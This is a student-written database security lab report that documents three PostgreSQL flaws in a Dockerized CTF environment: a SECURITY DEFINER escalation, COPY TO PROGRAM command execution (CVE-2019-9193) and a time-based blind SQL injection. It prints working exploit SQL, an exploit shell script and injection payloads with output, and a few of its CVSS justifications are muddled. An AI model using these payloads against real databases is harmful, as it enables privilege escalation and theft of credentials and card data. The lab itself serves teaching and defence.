

Database Security Assignment

Team Members	ID
Maryam Mohamed	20231700336
Aya Elsayed Hussein	20231700308
Yara Tamer Kamel Yassin	20231700343
Kermina Fady Ayad	20231700330
Hend Mohamed Matar	20231700342

Executive Summary


This *Dockerized CTF-style database security lab* simulates realistic attacks against database systems and applications. It exposes direct PostgreSQL services and a vulnerable Flask web application. The three vulnerabilities are:

- (1) SECURITY DEFINER privilege escalation (High)
- (2) CVE-2019-9193 COPY TO PROGRAM privilege escalation (Critical)
- (3) Blind SQL Injection against a Flask/PostgreSQL stack (High).

Environment Description

Architecture Overview: The lab is fully containerized using *Docker Compose* and is launched using a single 'docker compose up --build' command.

Architecture Diagram (text-based):



Container Roles and Ports:

Container Name	Role	Internal Port	Host Port
vuln1-security-definer	PostgreSQL instance vulnerable to SECURITY DEFINER abuse	5432	5433
vuln2-copy-to-program	PostgreSQL instance vulnerable to COPY TO PROGRAM abuse	5432	5434
postgres-sqli-db	PostgreSQL backend database for Blind SQL Injection application	5432	5435
blind-sqli-web	Flask web application vulnerable to Blind SQL Injection	5000	5000

Technologies and Versions:

Technology	Version	Purpose
Docker Desktop	Latest	container runtime
Docker Compose	v2	orchestration
PostgreSQL	15	vuln1 + vuln3 backend
PostgreSQL	11	vuln2 (CVE reproduction)
Flask	latest	vulnerable web application
Python	3.11	application runtime
GitHub	cloud	version control
PowerShell	Windows 11	deployment/testing

Vulnerability 1: Security Definer (Privilege Escalation)

Lab Scenario Description

This lab simulates a vulnerable PostgreSQL database where a privileged function has been created using the SECURITY DEFINER attribute.

A low-privileged database user is intended to have limited access and should not be able to read sensitive administrator-only data. However, due to improper use of SECURITY DEFINER, the attacker can execute a function with elevated privileges inherited from the database owner.

When the attacker successfully invokes the vulnerable function, they gain unauthorized access to restricted information stored in protected tables, including a hidden secret flag.

The flag proves successful exploitation.

1.2 CVSS v3.1 Base Score: 8 (HIGH)

Metric	Value	Justification
Attack Vector (AV)	Network (N)	Exploitable remotely over network
Attack Complexity (AC)	Medium	The attacker need to know how to write postgresQL
Privileges Required (PR)	None (N)	No authentication needed
User Interaction (UI)	Required	The attacker needs to run the function
Scope (S)	Changed (C)	Impacts database (different security domain)
Confidentiality (C)	High (H)	Can get information from the databases
Integrity (I)	Available	Can do a payload to modify data
Availability (A)	Available	Can run a code that shut down the DB/drop tables

1.3 Root Cause Analysis

Vulnerable Code Location : vuln1/init/init.py

```
1 CREATE USER norm_user WITH PASSWORD '12345678';
2
3
4 CREATE TABLE secret_flags (
5     id SERIAL PRIMARY KEY,
6     flag TEXT
7 );
8
9 INSERT INTO secret_flags(flag) VALUES ('FLAG{S3CUR1TY_D3FIN3R_101}');
10
11
12 REVOKE ALL ON secret_flags FROM PUBLIC;
13
14 CREATE OR REPLACE FUNCTION get_flag_payload()
15 RETURNS TEXT
16 LANGUAGE plpgsql
17 SECURITY DEFINER
18 AS $$
19 DECLARE
20     v_flag TEXT;
21 BEGIN
22     EXECUTE 'ALTER USER norm_user WITH SUPERUSER';
23     SELECT flag INTO v_flag FROM secret_flags LIMIT 1;
24     RETURN v_flag;
25 END;
26 $$;
27
28 CREATE OR REPLACE FUNCTION public.multiply(a INTEGER, b INTEGER)
29 RETURNS INTEGER
30 LANGUAGE plpgsql
31 SECURITY DEFINER
32 AS $$
33 DECLARE
34     v_flag TEXT;
35 BEGIN
36     SELECT get_flag_payload() INTO v_flag;
37     RAISE NOTICE 'FLAG: %', v_flag;
38     RETURN a OPERATOR(pg_catalog.*) b;
39 END;
40 $$;
41
42 GRANT EXECUTE ON FUNCTION public.multiply(INTEGER, INTEGER) TO norm_user;
43
44
45 CREATE OPERATOR public.* (
46     FUNCTION = public.multiply,
47     LEFTARG = integer,
48     RIGHTARG = integer
49 );
50
```

It's vulnerable because:

- The attacker already made a payload inside a trusted/looks legitimate function which can be used daily by anyone, and it will always grant him superuser privileges.

- No search-path= (pg_catalog , pg_temp) which will make Postgres look in the trusted function and mitigate this type of vulnerability.

1.4 Kill Chain (MITRE ATT&CK)

Phase	Tactic	Technique	Description
1	Reconnaissance	T1595	Attacker identifies PostgreSQL service and available functions
2	Weaponization	T1059	Attackers discover public.multiply() is granted to norm_user
3	Delivery	T1190	Connects to PostgreSQL as norm_user with valid credentials
4	Exploitation	T1203	Calls public.multiply(3,7) which triggers SECURITY DEFINER escalation
5	Installation	T1105	get_flag_payload() executes ALTER USER norm_user WITH SUPERUSER
6	Command & Control	T1059	norm_user now has full superuser privileges
7	Actions on Objectives	T1005	Reads secret_flags table directly and captures the flag

1.5 The Injection Point:

The user calling a function *multiply*.

1.6 Impact Statement

An attacker successfully exploiting this vulnerability can:

Impact	Description
Credential Theft	Get users information
Financial Data Exposure	If the database attacked has financial information
Privilege escalation	Escalate the attacker privileges and have access on anything in the database

1.7 Exploitation Walkthrough

Step 1: The attacker would do a payload (function that looks legitimate)

```
CREATE OR REPLACE FUNCTION public.multiply(a INTEGER, b INTEGER)
RETURNS INTEGER
LANGUAGE plpgsql
SECURITY DEFINER
AS $$
DECLARE
    v_flag TEXT;
BEGIN
    SELECT get_flag_payload() INTO v_flag;
    RAISE NOTICE 'FLAG: %', v_flag;
    RETURN a OPERATOR(pg_catalog.*) b;
END;
$$;

CREATE OPERATOR public.* (
    FUNCTION = public.multiply,
    LEFTARG = integer,
    RIGHTARG = integer
);
```

Step 2: Inside that function he will call/execute a payload

In our case he used it to privilege escalate to be a superuser

```
CREATE TABLE secret_flags (
    id SERIAL PRIMARY KEY,
    flag TEXT
);

INSERT INTO secret_flags(flag) VALUES ('FLAG{S3CUR1TY_D3FIN3R_101}');

REVOKE ALL ON secret_flags FROM PUBLIC;

CREATE OR REPLACE FUNCTION get_flag_payload()
RETURNS TEXT
LANGUAGE plpgsql
SECURITY DEFINER
AS $$
DECLARE
    v_flag TEXT;
BEGIN
    EXECUTE 'ALTER USER norm_user WITH SUPERUSER';
    SELECT flag INTO v_flag FROM secret_flags LIMIT 1;
    RETURN v_flag;
END;
$$;
```

Step 3: Log in normally and call the function

```
3 conn = psycopg2.connect(
4     host="localhost",
5     port=5433,
6     dbname="vulndb",
7     user="norm_user",
8     password="12345678"
9 )
10
```


Step 4: Calling the function

```
23
24 cur.execute("SELECT public.multiply(3, 7);")
25 print(f" 3 * 7 = {cur.fetchone()[0]}")
26
```

Step 5: Finally, he became a superuser plus got the flag

```
12
13 try:
14     cur.execute("SELECT * FROM secret_flags;")
15 except Exception as e:
16     print(f"Direct access denied (expected): {e}")
17     conn.rollback()
18
19
20 cur.execute("SELECT usesuper FROM pg_user WHERE username = 'norm_user';")
21 print(f"Is superuser before: {cur.fetchone()[0]}")
22
23
24 cur.execute("SELECT public.multiply(3, 7);")
25 print(f" 3 * 7 = {cur.fetchone()[0]}")
26
27
28 cur.execute("SELECT usesuper FROM pg_user WHERE username = 'norm_user';")
29 print(f"Is superuser after: {cur.fetchone()[0]}")
30
31
32 cur.execute("SELECT flag FROM secret_flags;")
33 print(f"FLAG CAPTURED: {cur.fetchone()[0]}")
34
35 cur.close()
36 conn.close()
```

```
Direct access denied (expected): permission denied for table secret_flags

Is superuser before: False
 3 * 7 = 21
Is superuser after: True
FLAG CAPTURED: FLAG{S3CUR1TY_D3FIN3R_101}
```

1.8 Remediation Recommendations

Would be putting a *search path*= (*pg_catalog*, *pg_temp*)

So, Postgres always searches from the safe already defined functions

Vulnerability 2: PostgreSQL Privilege Escalation via COPY TO PROGRAM (CVE-2019-9193)

Lab Scenario Description

This lab simulates a PostgreSQL instance vulnerable to abuse of the COPY TO PROGRAM feature.

A low-privileged database user is able to access the database but should not have direct operating system access. Due to insecure configuration and misuse of PostgreSQL functionality, the attacker can abuse the COPY TO PROGRAM command to execute operating system commands from within the database context.

By exploiting this functionality, the attacker can read sensitive files stored on the host system, including a protected flag file.

Successful retrieval of the flag demonstrates full privilege escalation from database access to operating system command execution.

The flag proves successful exploitation.


2.1 CVSS v3.1 Base Score: 9.8 (CRITICAL)

Metric	Value	Justification
Attack Vector (AV)	Network (N)	Accessible via database connection
Attack Complexity (AC)	Low (L)	Requires only SQL execution
Privileges Required (PR)	Low (L)	Attacker already has DB user access (MISCONFIG)
User Interaction (UI)	None (N)	No user interaction required
Scope (S)	Changed (C)	DB compromise leads to OS command execution
Confidentiality (C)	High (H)	Access to sensitive files (/flag.txt)
Integrity (I)	High (H)	Can modify filesystem contents
Availability (A)	High (H)	Can execute system-level commands

2.2 Root Cause Analysis

Vulnerable Configuration File: **init/init.sql**

The vulnerability is caused by excessive PostgreSQL privileges granted to the attacker account. (Misconfiguration)



```
exploit.sh M  WRITEUP.md  init.sql M  flag.txt M
uln2 > init > cat init.sql
1  CREATE USER attacker WITH PASSWORD 'attackerpass';
2
3  GRANT pg_execute_server_program TO attacker;
4
5  GRANT USAGE ON SCHEMA public TO attacker;
6  GRANT CREATE ON SCHEMA public TO attacker;
7
```

Why is this vulnerable?

- The role `pg_execute_server_program` enables execution of OS-level programs. Thus, a low-privileged user can execute system-level functions.

2.3 The Injection Mechanism

The attacker abuses:

```
COPY (  
  SELECT ''  
) TO PROGRAM 'sh -c "cat /flag.txt > /tmp/flag.txt"';
```

The shell command `sh -c "cat /flag.txt > /tmp/flag.txt"` runs a shell, reads the contents of `/flag.txt` using `cat`, and redirects that output into a new file at `/tmp/flag.txt`. This effectively copies the flag from a restricted location into a more accessible path inside the container.

2.4 Kill Chain (MITRE ATT&CK)

Phase	Tactic	Technique	Description
1	Reconnaissance	T1595	Attacker identifies PostgreSQL service
2	Weaponization	T1059	Prepares COPY TO PROGRAM payload
3	Delivery	T1190	Executes SQL via psql in container
4	Exploitation	T1203	PostgreSQL executes OS command
5	Installation	T1105	Writes flag to /tmp/flag.txt
6	Command & Control	T1059	Shell execution through DB engine
7	Actions on Objectives	T1005	Extract /flag.txt content

2.5 Impact Statement

An attacker successfully exploiting this vulnerability can:

Impact	Description
OS Command Execution	Run arbitrary shell commands inside container
Privilege Escalation	Escape database-level restrictions
Sensitive File Access	Read /flag.txt and system files
Container Compromise	Full control of PostgreSQL container
Data Exfiltration	Extract internal application data

2.6 Exploitation Walkthrough




Figure 2 File Structure

```

vuln2:
  build: ./vuln2
  container_name: vuln2-copy-to-program
  ports:
    - "5434:5432"
  environment:
    POSTGRES_USER: postgres
    POSTGRES_PASSWORD: postgres
    POSTGRES_DB: postgres
```

Figure 1 Snippet of COPY TO CVE Compose yaml

```

C:\Users\T3hXt\Desktop\DB task\DBSec_assign1_vuln_lab>docker exec -it vuln2-copy-to-program psql -U attacker -d postgres
psql (15.18 (Debian 15.18-1.pgdg13+1))
Type "help" for help.

postgres=> |
```

Figure 3 Logging in as Attacker

```

postgres=> \du attacker
               List of roles
Role name | Attributes | Member of
-----+-----+-----
attacker  |             | {pg_execute_server_program}
```

Figure 4 Verifying Privileges

```

> init > ≡ flag.txt
FLAG{vuln2_postgres_copy_to_program_cve}
```

Figure 5 Planted Flag

Step 1: Create the Exploit

```
$ exploit.sh M ●  WRITEUP.md ●  init.sql M ●  flag.txt M
vuln2 > solve > $ exploit.sh
1  #!/bin/bash
2
3  # Setting pass for attacker for db auth.
4  export PGPASSWORD=attackerpass
5
6  echo "- Running COPY TO PROGRAM exploit..."
7
8  # Execute psql inside the container
9  docker exec -i vuln2-copy-to-program psql -U attacker -d postgres <<'EOF'
10
11  COPY (
12  |   SELECT ''
13  ) TO PROGRAM 'sh -c "cat /flag.txt > /tmp/flag.txt"';
14
15  EOF
16
17  echo
18  echo "- Reading flag from container..."
19
20  # Read the file where the OS command wrote the flag
21  docker exec -i vuln2-copy-to-program sh -c 'cat /tmp/flag.txt'
22
```

Step 2: Make the Exploit Executable

```
h3nd@Xtarget MINGW64 ~/Desktop/DB task/DBSec_assign1_vuln_lab/vuln2/solve (main)
$ ls
WRITEUP.md  exploit.sh*
h3nd@Xtarget MINGW64 ~/Desktop/DB task/DBSec_assign1_vuln_lab/vuln2/solve (main)
$ chmod +x exploit.sh
```

Step 3: Run the Payload and Retrieve the Flag

```
h3nd@Xtarget MINGW64 ~/Desktop/DB task/DBSec_assign1_vuln_lab/vuln2/solve (main)
$ ./exploit.sh
- Running COPY TO PROGRAM exploit...
COPY 1

- Reading flag from container...
FLAG{vuln2_postgres_copy_to_program_cve}
```

2.7 Remediation Recommendations

Fix	Implementation
Remove dangerous role	Do NOT grant pg_execute_server_program
Principle of Least Privilege	Restrict DB user permissions
Disable COPY TO PROGRAM	Prevent OS command execution
Container Hardening	Run PostgreSQL in restricted sandbox
Monitoring	Log and detect COPY TO PROGRAM usage

Vulnerability 3: Time-Based Blind SQL Injection

Lab Scenario Description

This is a simple vulnerable website with a login page. The database contains user credentials, credit card information, and a secret flag.

When an attacker successfully extracts the admin password using blind SQL injection, they can log in as admin. The admin dashboard then displays:

- All registered users and their passwords.
- Credit card numbers of customers.
- The final flag.

The flag proves successful exploitation.

3.1 Base Score: 8.6 (HIGH)

3.2 Vulnerability Name and CVE

Field	Value
Name	Time-Based Blind SQL Injection
CVE	N/A (custom vulnerability)
Type	Injection (SQLi)
Affected Component	Login endpoint (/login), username parameter

3.3 CVSS v3.1 Vector String

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
```

Metric	Value	Justification
Attack Vector (AV)	Network (N)	Exploitable remotely over network
Attack Complexity (AC)	Low (L)	No special conditions required
Privileges Required (PR)	None (N)	No authentication needed
User Interaction (UI)	None (N)	No user action required

Scope (S)	Changed (C)	Impacts database (different security domain)
Confidentiality (C)	High (H)	all database read access (passwords + credit cards)
Integrity (I)	None (N)	Cannot modify data
Availability (A)	None (N)	No impact on availability

3.4 Root Cause Analysis

Vulnerable Code Location: vuln3/src/app.py

```
@app.route("/login", methods=["POST"])
def login():

    username = request.form.get("username")
    password = request.form.get("password")

    cur = conn.cursor()

    query = f"SELECT password FROM users WHERE username = '{username}'"
```

It's vulnerable because:

- User input (username) is directly concatenated into the SQL query.
- No input validation, sanitization, or escaping.
- No parameterized queries or prepared statements.
- Attacker can break out of the string context and inject arbitrary SQL.

The Injection Point:

```
Original query: SELECT password FROM users WHERE username = '[USER INPUT]'
Attacker input: admin' AND [malicious SQL] AND '1'='1
Resulting query: SELECT password FROM users WHERE username = 'admin' AND [malicious SQL] AND '1'='1'
```

3.4 Kill Chain (MITRE ATT&CK)

Phase	Tactic	Technique	Description
1	Reconnaissance	T1595	Attacker identifies the login endpoint and tests for SQL injection
2	Weaponization	T1588	Attacker crafts time-based payload with pg_sleep()
3	Delivery	T1190	Attacker sends POST request to /login with malicious payload
4	Exploitation	T1190	Payload executes; database sleeps for 5 seconds on true conditions
5	Installation	T1499	No installation needed (data extraction attack)
6	Command & Control	T1041	Time differences reveal character by character
7	Actions on Objectives	T1530	Extract admin password, login, steal credit cards, retrieve flag

3.5 Impact Statement

Successful exploitation of this vulnerability allows an attacker to

Impact	Description
Credential Theft	Extract admin password (supersecret) and all user passwords
Financial Data Exposure	Steal credit card numbers and expiry dates of all users
Account Takeover	Login as administrator using extracted credentials
Data Exfiltration	Access the flag and all sensitive database records
Confidentiality Breach	Complete exposure of personal and financial data (GDPR/PII impact)

Real-World Consequences:

- Regulatory fines (GDPR, PCI-DSS violation)
- Reputational damage


- Identity theft risk for affected users
- Financial fraud using stolen credit cards

3.6 Exploitation Walkthrough


Step 1: Confirm Vulnerability

Navigate to `http://localhost:5000` and enter in the Username field:

`admin' AND (SELECT pg_sleep(5) FROM pg_sleep(5)) IS NOT NULL AND '1'='1`




Then observe the time in Network tab.




Step 2: Find Password Length

In username field:

`admin' AND (SELECT pg_sleep(5) FROM pg_sleep(5) WHERE LENGTH(password)=11) IS NOT NULL AND '1'='1`




Then observe the timing, it is noticeable that the time is delayed so the password length is 11 characters.




Step 3: Extract Password Characters

Test each position until delay occurs:

admin' AND (SELECT pg_sleep(5)) FROM pg_sleep(5) WHERE SUBSTRING(password,1,1)='a' IS NOT NULL AND '1'='1'




Notice that the time is not affected, so the first character of the password is not 'a'.




Then try:

`admin' AND (SELECT pg_sleep(5) FROM pg_sleep(5) WHERE SUBSTRING(password,1,1)='s') IS NOT NULL AND '1'='1`




After trying character by character, we noticed that in trying the character 's', the time is delayed, so the first character of the password is 's'.




Then try for second position:

admin' AND (SELECT pg_sleep(5) FROM pg_sleep(5) WHERE SUBSTRING(password,2,1)='u') IS NOT NULL AND '1'='1



